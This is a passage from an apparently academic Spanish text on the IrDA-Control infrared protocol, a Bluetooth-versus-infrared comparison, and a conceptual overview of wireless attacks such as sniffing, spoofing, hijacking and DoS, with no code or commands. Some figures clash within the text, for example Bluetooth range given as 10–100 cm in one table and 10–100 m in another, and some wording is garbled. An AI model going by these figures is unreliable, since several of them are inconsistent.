


Figura 52: Interfaz Infrarrojo.

Esta especificación define las velocidades de transmisión, esquemas de modulación, longitudes de onda infrarrojas, etc. de las señales ópticas emitidas por el transmisor infrarrojo y aquellas provenientes del receptor en el interfaz sistema infrarrojo y el transceptor., y no trata el voltaje del circuito controlador que maneja el LED del transmisor infrarrojo o la forma de onda tras la conversión fotoeléctrica realizada en el receptor infrarrojo.

El sistema IrDA-Control trabaja a una velocidad de transmisión de 75Kbps. Los datos a transmitir se codifican con el esquema de modulación en secuencia de 16

Pulsos (16PSM), modulados con una sub portadora de 1.5 Mhzmandando la salida al transmisor infrarrojo. El esquema 16PSM es capaz de reducir la interferencia entre el sistema IrDA-Control y un sistema de control remoto que utilice frecuencias en la banda 33kHz - 40kHz. Y tiene un bajo nivel de energía en la banda de frecuencias en la que opera.

2.4.12 El sistema 16PSM trabaja con el denominado "tiempo de símbolo (Dt)" que se divide en ocho slots o ranuras definidas como "chips", y un pulso utiliza dos o cuatro chips. Las secuencias de pulsos se denominan símbolos de datos 16PSM, o simplemente

símbolos y hay 16 formas diferentes de onda como símbolos de datos 16PSM. Cada conjunto de cuatro bits corresponde a uno de los 16 valores de símbolo, y se definen como Data Bit Set (DBS).

El sistema IrDA-Control utiliza dos formatos de trama diferentes: tramas pequeñas y tramas grandes. Cada una consta de seis campos:

- (AGC) control de ganancia
- (PRE) automático; preámbulo;
- (STA o STL); flag de start
- Trama MAC
- CRC (CRC-8 para tramas pequeñas y CRC-16 para tramas grandes)
- (STO). Flag de stop.




Figura 53: Campos de la trama del sistema IrDA.

La distancia y el ángulo pueden variar dependiendo de las aplicaciones (hasta 5 metros). En IrDA Control se definen dos tipos de dispositivos periféricos según la distancia: cortas y largas distancias.

Se debe satisfacer una calidad en la comunicación con una tasa de error de bit de 10^{-4} Dentro del rango de distancia permitida y considerando la luz ambiente por debajo del 20% IrDA de la luz ambiental ($=100\text{mW}/\text{cm}^2$). Las intensidades mínima y máxima para el transmisor son 9 y $500 \text{ Mw}/\text{sr}$ dentro. De un cono de 30 grados. La sensibilidad mínima y máxima para el receptor es $0.4 \text{ microW}/(\text{cm}\cdot\text{cm})$ y $1250 \text{ micro}/(\text{cm}\cdot\text{cm})$ con un cono similar.

2.4.13 MAC (MEDIA ACCESS CONTROL).

Trabaja en modo asimétrico permitiendo a un dispositivo host comunicarse con múltiples dispositivos periféricos e incluso hacerlo con 8 simultáneamente proporcionando una asignación dinámica y permitiendo la reutilización de las direcciones de los periféricos.




Figura 54: Asignación de direcciones.

2.4.14 OPERATIVA.

El sistema IrDA-Control consiste en un conjunto de hosts y periféricos entre los cuales tiene lugar una comunicación a través de infrarrojos. En este sistema, un host gestiona sus comunicaciones con múltiples periféricos con arreglo a una base de tiempos de modo que opera en modo sondeo respuesta de forma que solo los host pueden desencadenar, por medio de un “permiso de respuesta”, la comunicación con cualquier periférico de su entorno, pudiendo si es preciso actuar como periférico.

Un host puede atender a varios dispositivos simultáneamente en tiempo compartido, teniendo en cuenta que solo existe comunicación entre host y periféricos y no entre periféricos.

Existe la posibilidad de que un periférico mediante una trama despierte a un host si detecta que este está dormido (Modo 0) situación a la que llega el host si detecta que en un tiempo acordado no se ha registrado ninguna entrada de ningún periférico.

2.4.15 DIRECCIONES E IDENTIFICADORES

Existen identificadores y direcciones para de hosts y para periféricos de modo que la dirección de un host que es de 8 bits se denomina HADD y puede venir impuesta desde fábrica o darla en su configuración y la dirección de un periférico es de 4 bits, se denomina PADD y es asignada por el host de un modo inequívoco para establecer la comunicación. El identificador de un host es de 16 bits y se denomina Host ID y la identificación de un periférico es de 32 bits y se denomina PFID. La dirección de un periférico es).

Ambas informaciones deben intercambiarse entre host y periférico y la asignación de dirección del periférico forma parte del proceso denominado de Enlace (bin ding), que se utiliza cuando un periférico enumerado intenta establecer una comunicación con el host. Los números de identificador (Host ID/PFID) se usan solamente al comienzo de la comunicación para identificar a los dispositivos, y después de su identificación, tanto hosts como los periféricos se identificarán sólo por su dirección (HADD/PADD).

2.4.16 MODOS DE OPERACIÓN .

Para dar cobertura a los requerimientos de las diversas aplicaciones, IrDA Control ofrece tres modos de operación posibles para el host.

2.4.16.1 MODO-0 - SLEEP MODE. Tiene como finalidad minimizar el consumo de energía cuando un host y sus periféricos no necesitan comunicarse. Además es el modo por defecto de cada host.

2.4.16.2 MODO-1 - NORMAL MODE. Modo normal de funcionamiento del host. En el que se soportan periféricos que requieran diferentes anchos de banda. Estos periféricos incluyen dispositivos que deben ser manejados dentro de unos ciertos límites de tiempo (periféricos de latencia crítica, CL), como joysticks y game pads. También se soportan periféricos que normalmente no deben tener un tiempo crítico de latencia (NCL), como unidades de control remoto. Los teclados y ratones pueden ser manejados bajo este modo, como periféricos con latencia y sin latencia. Un host debe garantizar que un periférico CL pueda mandar peticiones cada 13.8milisegundos.

2.4.16.3 MODO-2 - IRDA-COEXISTENCE MODE. Permite la coexistencia de la comunicación de datos IrDA SIR versión 1.1 con la comunicación IrDA-Control.

2.4.16.4 TIPOS DE TRAMAS MAC.

Se definen dos clases de tramas MAC de acuerdo al tamaño máximo de los datos que pueden ser transmitidos por un host o periférico. Las tramas cortas pueden contener hasta 9 bytes de datos y deben ser transmitidas con el flag STS, STO y CRC-8. Una trama larga puede contener hasta 97 bytes y se deben transmitir con los mismos flags que la anterior cambiando el CRC-8 por el CRC-16.

Los hosts y periféricos suelen utilizar tramas cortas y solo trabajan con largas cuando están en modo 1. Los periféricos las usan sólo cuando responden una petición de un host que tiene habilitado el bit de trama larga, lo que ocurre cuando el host está en modo 1, no estando permitido el uso de estas en el mismo proceso de consulta, es decir, si el host envía una larga para la consulta el periférico no puede contestar con otra larga.

Las tramas MAC se componen de un campo de dirección de host (1 byte), dirección de periférico (4 bits), control MAC (4 bits) y datos MAC (0-97 bytes).

2.4.17 PROCESO DE IDENTIFICACIÓN.

Es el proceso de reconocimiento entre un host y un periférico lo que permitirá la comunicación entre ellos basándose en el intercambio del PFID y del HADD. El host identifica al periférico usando el identificador físico de éste (PFID) y el periférico identifica al host usando su dirección (HADD) enviando tramas cortas.

Todo periférico debe ser identificado por el host antes de que pueda intercambiar datos con el nivel de aplicación del host. Si el host recibe respuesta de un periférico que no ha identificado la ignora. El siguiente diagrama materializa este intercambio




Figura 55: Proceso de identificación de periféricos.

En él el host pregunta con la dirección 0xF y los periféricos con un PADD diferente de este pueden responder, en esta pregunta el host envía información acerca de su identificativo (Host ID) e información del Host. El periférico almacena esta información y contesta con una trama que incluye su PFID e información sobre el mismo en la que le dice si es periférico de latencia crítica o no y si es capaz de enviar y recibir tramas largas.

El host que ha recibido esta trama, guarda el PFID y la información del periférico con lo que en la siguiente consulta, se comunicará utilizando el PFID recibido.

Este proceso puede fallar por varias causas algunas de ellas son: que respondan varios periféricos, que no se reciba el PFID, etc. para ellas el protocolo dispone de soluciones de temporización o de reenvío.

2.4.18 LLC (LOGICAL LINK CONTROL).

El nivel LLC proporciona recursos para aumentar la fiabilidad de la comunicación de datos hacia y desde la capa MAC, por medio de un protocolo sencillo de tramas de control. Estos recursos son usados por los dispositivos IrDA-Control, sin importar como son los protocolos de nivel superior.

El nivel LLC especifica sólo los métodos para reconocer los envíos. Por tanto, podría suceder que el nivel LLC, por sí mismo, no puede cumplir con una aplicación que requiera una comunicación estrictamente fiable. Esto implica que cuando es necesario

asegurar la fiabilidad de la comunicación. Los niveles superiores deberían implementar funciones de corrección de errores, funciones de retransmisión, etc., En algunos casos, como en el HID, la mayor parte del nivel de enlace reside en realidad en el Sistema Operativo del Host, y el nivel LLC de IrDA-Control se usa como un puente hacia y desde el nivel MAC.

Sus funciones principales son:

- Transferencia de información mandando comandos, recibiendo respuestas, y mandando y recibiendo datos.
- Prevención de duplicación de tramas validando envíos basándose en transmisión de una trama simple (ACK) y retransmitiendo como respuesta a un NAK o a la ausencia de contestación.

Este tipo de transmisión cubre el rango de datos hasta 115.2 kbps que es la máxima tasa de datos soportada por las UART's estándar. La mínima demanda de velocidad de transmisión para IrDA es de sólo 9600 bps. Todas las transmisiones deben ser comenzadas a esta frecuencia por cuestiones de compatibilidad.

2.4.19 VULNERABILIDADES DE IrDa.

Un número de vulnerabilidades afectan a IrDA en particular.

- Espionaje: es posible detectar la luz reflejada, filtrando cualquier otro ruido ambiente de iluminación, es decir, los datos pueden ser capaces de ser recuperados.
- Los ataques DoS: Hecho a mano los paquetes IrDA pueden ser inyectados en el receptor para causar una denegación de servicio o reiniciar el dispositivo host.
- Escalada de privilegios: Varios exploits que existen potencialmente permite a un atacante local para acceder a los datos que normalmente no serían accesibles a ellos como un usuario con pocos privilegios.
- No hay seguridad de nivel de enlace: Toda la información se transmite en un formato sin cifrar

2.5 ANALISIS COMPARATIVO BLUETOOTH VS INFRARROJO.

Bluetooth no necesita de un campo visual entre emisor y receptor para que se logre una comunicación, permitiendo una mayor movilidad de trabajo entre dispositivos.



Figura 56: Aplicaciones IrDA y Bluetooth superpuestas.

2.5.1 comparación de características de la tecnología IrDa Vs. Tecnología Bluetooth.

Tecnología.	Infrarrojo	Bluetooth.
Características.		
Por medios físicos.	Rayos Infrarrojos.	RF(2.4 GHz)
Comunicaciones Gama	Hasta por lo menos 1 metro.	10 cm a 100cm
Tipo de conexión, dirección.	Punto a punto, ángulo cerrado de (30 grados).	Multipunto, omnidireccional
Máxima velocidad de datos.	4 Mbps (16 Mbps en el camino).	1 Mbps (agregado).
Seguridad.	Las limitaciones físicas ofrecen alguna protección integrada.	Autenticación, cifrado de espectro ensanchado
Costo aproximado.	Menos de \$ 2 dólares	Menos de \$ 5 dólares.

Tabla 6: IrDa vs. Bluetooth comparación de características.

ANÁLISIS COMPARATIVO.

Establecimiento de comunicación entre tecnologías.

Tecnología	Tipo de conexión	Topología de Red.	Tipo de Señal.	Entorno de Comunicación
<u>Bluetooth</u>	<ul style="list-style-type: none"> ✚ Punto a punto. ✚ Punto a multipunto 	<ul style="list-style-type: none"> ✚ Piconet: de 2 a 8 (maestro esclavo). ✚ Scatternet: varias piconets. 	<ul style="list-style-type: none"> ✚ Banda ISA de 2.5GHz 	<ul style="list-style-type: none"> ✚ De 10 m a 100m a la redonda.
<u>Infrarrojo</u>	<ul style="list-style-type: none"> ✚ Punto a punto. ✚ Lineal entre transmisor y receptor. 	Unidireccional.	Infrarroja difusa con longitud de onda de 850 a 950 nm	<ul style="list-style-type: none"> ✚ Opera a una distancia de 0 a un metro


















En la tecnología Bluetooth claramente se observa que ofrece una amplia gama de conexión, a diferencia de la que Infrarrojo ofrece punto a punto y una comunicación directa entre emisor y receptor, Bluetooth soporta 8 dispositivos como máximo en una conexión a diferencia de Infrarrojo que lo hace únicamente entre emisor y receptor, el tipo de señal emitida en lo referente a la tecnología Bluetooth lo hace en banda ISA de 2.5 GHz, misma que utiliza salto de frecuencia lo que hace de esta tecnología no interfiera con otras estando dentro de un mismo lugar, en el caso de Infrarrojo cualquier ruido puede causar interferencia.

En cuanto a la distancia de comunicación bluetooth proporciona una longitud de 100 m a la redonda como máximo; Infrarrojo únicamente ofrece una distancia de 1 m y en conexión directa con el dispositivo.

Establecimiento de Protocolos de las tecnologías Bluetooth e Infrarrojo.

Tecnología	Protocolos		Tipo de Trama
<u>Bluetooth</u>	<ul style="list-style-type: none"> ✚ Bluetooth Radio: en esta capa se convierten los dato a señal de radio y viceversa ✚ Base Band: comunicación de varios equipos en modo full duplex. ✚ LINK manager protocol (LMP): configurar las conexiones entre los distintos dispositivos Bluetooth ✚ Host controller interface o interfaz controladora de la maquina (HCI): capa de software que intercambia todos los datos entre un host y un controlador. ✚ Logical link control and adaptation layer protocol (L2CAP): adapta los protocolos superiores al protocolo de banda base. ✚ RFCOMM: emula el funcionamiento de los puertos serie. ✚ telephony control – binary (tcs binary): define señalización de control de llamada. ✚ Service discovery protocol (sdp): descubre los servicios disponibles. 		Consta de tres partes: <ul style="list-style-type: none"> ✚ Código de acceso. ✚ La cabecera. ✚ Carga útil.
<u>Infrarrojo</u>	Protocolos Principales <ul style="list-style-type: none"> ✚ PHY (Physical Signaling Layer): define la distancia entre equipos. ✚ IrLAP (Link Access Protocol): estableciendo los procedimientos para la búsqueda e identificación de otros dispositivos. ✚ IrLMP (Link Management Protocol): hace posible la existencia de múltiples canales sobre una conexión IrLAP. 	Protocolos Opcionales <ul style="list-style-type: none"> ✚ IrDA Lite: reduce la implementación de los protocolos básicos. ✚ Tiny TP: proporciona el control de flujo de datos. ✚ IrOBEX: nivel de aplicación para intercambio de objetos. ✚ IrCOMM: pone a disposición puertos serie y/o paralelo para intercambio de información por infrarrojo. ✚ IrLAN: Protocolo para el entorno de redes de área local 	<ul style="list-style-type: none"> ✚ Comienzo de Trama. ✚ Datos. ✚ CRC. ✚ Fin de Trama.
<p>La utilización de los protocolos en la infraestructura de Bluetooth son imprescindibles la utilización de todos , ya que cada uno cumple con una función específica; para el caso de Infrarrojo se dividen en dos grupos, principales que se utilizan obligatoriamente, y los opcionales que se los usa según sea la necesidad como es el caso de los sensores que se ocupan un par de protocolos opcionales.</p>			

Perfiles y Escenarios de las Tecnologías Bluetooth e Infrarrojo

Tecnología	<u>Bluetooth.</u>	<u>Infrarrojo.</u>
<p>Perfiles</p>	<p>Perfiles de acceso genéricos Bluetooth.</p> <ul style="list-style-type: none">  Perfil de Puerto Serie.  Perfil de Aplicación de Descubrimiento de servicios.  Perfil de Intercambio de Objetos. <p>Perfil Para Modelo de Usos.</p> <ul style="list-style-type: none">  Perfil de telefonía Inalámbrica (CTP, Cordless Telephony Profile).  Perfil de Intercomunicación (IP, Intercom Profile).  Perfil de Puerto serie (SP, Serial Port Profile).  Perfil de Acceso Telefónico a redes (DUN, Dial-Up Networking).  Perfil de Auriculares (HS, Headset Profile).  Perfil de Fax (FP, Fax Profile).  Perfil de Acceso a red (LAP, LAN Access Profile).  Perfil de Transferencia De archivos (FTP, File Transfer Profile).  Perfil de carga de Objetos (OPUSH u OPP, Object Push Profile).  Perfil de Sincronización (Sync, Synchronization Profile). 	<p>Escenarios de estructura Infrarrojo.</p> <ul style="list-style-type: none">  Escenarios de protocolos de usuarios.  Escenarios de los protocolo de driver.  Escenario de estructuración de la información a nivel de trama.  Escenario de nivel físico.
<p>La utilización de perfiles es un aspecto fundamental ya que son los encargados de establecer una comunicación a nivel de dispositivos (auriculares, impresoras, teclados, mouse, teléfonos, portátiles), de diferentes marcas, para esto Bluetooth cuenta con un gran número de perfiles, Infrarrojo en cambio utiliza escenarios que cumplen con la misma función dentro de esta tecnología.</p>		

TIPOS DE ATAQUES INALAMBRICOS.

2.6.1 ¿Qué es un ataque?

Los ataques son operaciones desautorizadas y perjudiciales, con los cuales los atacantes o agresores satisfacen sus beneficios personales o simplemente lo llevan a cabo para hacer daño. Estos agresores son comúnmente personas externas a las empresas que puedan tener acceso a la red con el simple hecho de husmear sobre las comunicaciones inalámbricas.

2.6.2 Clasificación de los ataques inalámbricos.

Existen diferentes formas de clasificar los diferentes tipos de ataques, la primera manera de agruparlos es de acuerdo a la forma de que estos se implementan ya sea de forma activa o pasiva, en los ataques pasivos se encuentran los más sobresalientes como el sniffing y el scanning. Los ataques activos:

- ✓ El spoofing,
- ✓ hijacking,
- ✓ man-in-the-middle
- ✓ Jamming.

2.6.2.1 Ataques Pasivos.

Estos ataques son los más frecuentes y fáciles de implementar sobre las comunicaciones inalámbricas debido a los bajos costos que involucran su desarrollo. Estos ataques se llevan a cabo cuando alguien escucha u obtiene acceso al tráfico de una red sin llegar a alterar su contenido. Siendo esta la principal causa para que estos ataques sean difíciles de detectar (Ver figura 57), un ataque pasivo sobre una red inalámbrica puede o no llegar a ser malicioso, ya que pueden ser usados para fines educativos o actividades administrativas. Existen pocas formas en que un ataque pasivo, se puede llevar a cabo los más comunes se explican a continuación.




Figura 57: Ataque sniffing sobre una red inalámbrica.

2.6.2.1.1 Sniffing.

En sniffing existen diferentes técnicas para la reunión de información entre las más usadas se encuentran el eavesdropping (husmeo) y el análisis de tráfico.

El eavesdropping al igual que por análisis de tráfico, se hace uso de una tarjeta o adaptador para redes inalámbricas que trabaje sobre el mismo rango de frecuencias y use el mismo método de transmisión que emplea la red inalámbrica objetivo, permitiendo así que el agresor pueda capturar el tráfico transmitido sobre esta red. Para esto, los adaptadores deben contar con características propias de cada tipo de red.

Ejemplo para las redes 802.11 se utilizan adaptadores que soportan el modo de operación por monitoreo, con el cual se podrán recibir todos los paquetes.

Algunos Sniffers cuenta con algunas herramientas para poder romper la seguridad que los mecanismos de encriptación ofrecen en las transmisiones inalámbricas. Estas herramientas consisten principalmente en descifrar las claves que utilizan los mecanismos de encriptación a través de la aplicación de algoritmos estadísticos al tráfico de la red objetivo. Con la obtención de estas claves, los datos transmitidos pueden ser descifrados fácilmente permitiendo que la información llegue a ser legible para el agresor.

2.6.2.1.2 Scanning.

El scanning es el acto de explorar los dispositivos inalámbricos con el fin de encontrar y explotar servicios o procesos. En redes 802.11, este ataque es implementado principalmente

para descubrir dispositivos o redes disponibles que se encuentran al alcance del agresor. Para llevarlo a cabo se utilizan herramientas como Netstumbler. En redes Bluetooth, este ataque es implementado principalmente sobre celulares, PDAS (Personal Digital Assistant, asistente digital personal) y laptops. Los agresores utilizan herramientas como blue sniff, para encontrar dispositivos Bluetooth no descubribles y conocer los servicios con que cuentan. Con esta información, los agresores son capaces de explotar dichos servicios y de esta forma comprometer la seguridad del dispositivo.

2.6.2.2 Ataques Activos.

Estos ataques se dan cuando un agresor realiza modificaciones a los mensajes, flujo de datos o archivos, se dice que se está cometiendo un ataque activo. Debido a estas modificaciones, es posible detectar a estos tipos de ataques aunque estos no puedan evitarse. Una vez que el agresor haya obtenido suficiente información de alguna red inalámbrica con el uso de algún ataque pasivo, puede iniciar un ataque activo en contra de esa red. Existen muchas variaciones de ataques activos, la mayor parte de estos son idénticos a los ataques que se encuentran en las redes inalámbricas. Entre los ataques más específicos en redes inalámbricas se encuentran los que incluyen accesos desautorizados como el spoofing, modificación de contenidos como el hijacking, y main-in-the-middle y los que incluyen denegación de servicio como el flooding o el jamming.

2.6.2.2.1 Spoofing.

El spoofing es el ataque activo más frecuente implementado, en las redes inalámbricas debido a su sencillez. En este ataque el agresor es capaz de utilizar un dispositivo no autorizado para hacerlo pasar por algún dispositivo válido o autorizado que pertenezca a la red objetivo. En algunas redes inalámbricas se utilizan como medios de seguridad la aplicación de métodos de filtración de direcciones MAC para permitir el acceso a ciertos dispositivos. En este contexto, para que el agresor pueda adquirir privilegios y accesos a los servicios de la red, únicamente debe asignarle direcciones MAC válidas a su dispositivo.

Dependiendo de los privilegios adquiridos, el agresor podría tener acceso a la información importante desde el manejo de servicios básicos como las cuentas de email hasta la que se relaciona con la administración de una red.

2.6.2.2.1.1 Tipos de Spoofing.

- IP Spoofing: Suplantación de IP. Consiste básicamente en sustituir la dirección IP origen de un paquete TCP/IP por otra dirección IP a la cual se desea suplantar.
- ARP Spoofing: suplantación de identidad por falsificación de tabla ARP. Se trata de la construcción de tramas de solicitud y respuesta ARP modificadas con el objetivo de falsear la tabla ARP (relación IP-MAC) de una víctima y forzarla a que envíe los paquetes a un host atacante en lugar de hacerlo a su destino legítimo.
- DNS Spoofing: Suplantación de identidad por nombre de dominio. Se trata del falseamiento de una relación "Nombre de dominio-IP" ante una consulta de resolución de nombre, es decir, resolver con una dirección IP falsa un cierto nombre DNS o viceversa. Esto se consigue falseando las entradas de la relación Nombre de dominio-IP de un servidor DNS, mediante alguna vulnerabilidad del servidor en concreto o por su confianza hacia servidores poco fiables. Las entradas falseadas de un servidor DNS son susceptibles de infectar (envenenar) el caché DNS de otro servidor diferente (DNS Poisoning).
- Web Spoofing: Suplantación de una página web real (no confundir con phishing). En ruta la conexión de una víctima a través de una página falsa hacia otras páginas WEB con el objetivo de obtener información de dicha víctima (páginas WEB vistas, información de formularios, contraseñas etc.). La página WEB falsa actúa a modo de proxy solicitando la información requerida por la víctima a cada servidor original y saltándose incluso la protección SSL. El atacante puede modificar cualquier información desde y hacia cualquier servidor que la víctima visite. La víctima puede abrir la página web falsa mediante cualquier tipo de engaño, incluso abriendo un simple LINK. El WEB SPOOFING es difícilmente detectable, quizá la mejor medida es algún plugin del navegador que muestre en todo momento la IP del servidor visitado, si la IP nunca cambia al visitar diferentes páginas WEB significará que probablemente estemos sufriendo este tipo de ataque.

- Mail Spoofing: Suplantación en correo electrónico de la dirección de correo electrónico de otras personas o entidades. Esta técnica es usada con asiduidad para el envío de mensajes de correo electrónico hoax como suplemento perfecto para el uso de suplantación de identidad y para SPAM, es tan sencilla como el uso de un servidor SMTP configurado para tal fin. Para protegerse se debería comprobar la IP del remitente (para averiguar si realmente esa ip pertenece a la entidad que indica en el mensaje) y la dirección del servidor SMTP utilizado. Otra técnica de protección es el uso de firmas digitales.

2.6.2.2.2 Hijacking.

El hijacking consiste en el secuestro de una red inalámbrica o una sesión. Este tipo de ataque puede llegar a ser indetectable para los administradores, provocándoles la incapacidad de diferenciar a el agresor de algún usuario legítimo, para llevar a cabo existen diversas técnicas de implementación, en su mayoría involucran a los dispositivos de red que se encargan de distribuir el trafico correspondiente a cada máquina terminal, entre los cuales se pueden mencionar a los enrutadores y APs. Muchos de estos dispositivos cuentan con tablas dinámicas en donde se almacenan direcciones IP y/o MAC pertenecientes a las maquinas terminal.

2.6.2.2.2.1 Ejemplos de Hijacking.

- IP hijackers: secuestro de una conexión TCP/IP por ejemplo durante una sesión Telnet permitiendo a un atacante inyectar comandos o realizar un DoS durante dicha sesión.
- Page hijacking: secuestro de página web. Hace referencia a las modificaciones que un atacante realiza sobre una página web, normalmente haciendo uso de algún bug de seguridad del servidor o de programación del sitio web, también es conocido como defacement o desfiguración
- Reverse domain hijacking o Domain hijacking: secuestro de dominio
- Session hi jacking: secuestro de sesión

- **Browser hijacking:** (Secuestro de navegadores en español). Se llama así al efecto de apropiación que realizan algunos spyware sobre el navegador web lanzando popups, modificando la página de inicio, modificando la página de búsqueda predeterminada etc. Es utilizado por un tipo de software malware el cual altera la configuración interna de los navegadores de internet de un ordenador. El término "secuestro" hace referencia a que estas modificaciones se hacen sin el permiso y el conocimiento del usuario. Algunos de éstos son fáciles de eliminar del sistema, mientras que otros son extremadamente complicados de eliminar y revertir sus cambios.
- **Home Page Browser hijacking:** secuestro de la página de inicio del navegador. Esto sucede cuando la página de inicio, en la que navegamos es cambiada por otra a interés del secuestrador. Generalmente son páginas en las que nos invita a usar los servicios de la página para que nuestro equipo esté seguro y funcione correctamente. No cabe decir que es a cambio de un pago y que el origen del error y mal funcionamiento del equipo es debido a nuestro secuestrador
- **Modem hijacking:** secuestro del Modem. Esta expresión es en ocasiones utilizada para referirse a la estafa de los famosos dialers que tanta guerra dieron en su día (antes del auge del ADSL) y que configuran sin el consentimiento del usuario nuevas conexiones a números de cobro extraordinario.
- **Thread hi jacking:** secuestro de un "tema" dentro de un foro de discusión de internet. Este término hace referencia a la situación que ocurre cuando dentro de un tema de discusión en un foro alguien intenta dirigir el hilo de la conversación hacia asuntos que no tienen nada que ver con el tema inicial. Esto puede realizarse de manera intencionada para irritar al autor del tema o bien producirse de manera natural y no intencionada generalmente por usuarios sin mucho conocimiento en el asunto a tratar o que desconocen la dinámica de comportamiento de los foros.

2.6.2.2.3 Ataques main-in-the-middle.

Los ataques main-in-the-middle son diseñados para romper la confidencialidad e integridad de las sesiones. Estos ataques requieren de información significativa a cerca de la red y normalmente el agresor la utiliza para hacerse pasar por algún recurso perteneciente a esta.

En redes 802.11 los ataques main-in-the-middle suelen ser implementados con el uso de un AP (Access Point, punto de acceso) malicioso. La forma más conocida, se lleva a cabo cuando el agresor coloca un AP malicioso el SSID usado por la red, el cual puede ser fácilmente obtenido con la ayuda de algún sniffer, la computadora usuario no sabrá si se conectara con algún AP no autorizado. Si el AP malicioso cuenta con una excelente señal, el agresor conseguirá que la computadora usuario se conecte al AP malicioso y así poder obtener información invaluable a cerca de la red tal como de las peticiones de autenticación se lograra obtener la clave compartida que puede estar en uso. En la implementación de este ataque, los agresores suelen usar una laptop con dos tarjetas inalámbricas, una que se desempeñara como el AP malicioso y la otra para transmitir las peticiones del AP legítimo. Es por esto que, si el agresor cuenta con los suficientes conocimientos, cuando un terminal usuario intente establecer una conexión con algún otro dispositivo de red, al agresor la interceptara y la podrá terminar de establecer, adquiriendo la capacidad de introducir datos o modificar las comunicaciones.

En el caso de Bluetooth, el agresor aprovecha la mala configuración de seguridad que pueden tener dos dispositivos víctimas para poder llevar a cabo este ataque. Una implementación se puede realizar con la obtención de las claves de enlace y los BD_ADDR de los dispositivos, ya sea por medio de un sniffer o por métodos de adivinación.

2.6.2.2.4 DoS.

Los ataques DoS (Denegation of Services, Denegación de servicios) consiste básicamente en mantener ocupados a los servicios ofrecidos por un dispositivo o una red, hasta conseguir que estos servicios no sean disponibles a los usuarios legítimos. Existen muchas formas de implementar un ataque DoS. Entre las más comunes en redes inalámbricas se encuentran los que se llevan a cabo cuando el agresor le realiza constantes solicitudes de respuesta a un dispositivo objetivo hasta inhabilitar sus servicios (Flooding).

En red Bluetooth este ataque es implementado por (Flooding) provocando que además de inhabilitar los servicios disponibles por los dispositivos víctimas como teléfonos y PDAs, sus baterías pueden llegar a degradarse.

2.6.2.2.5 Jamming.

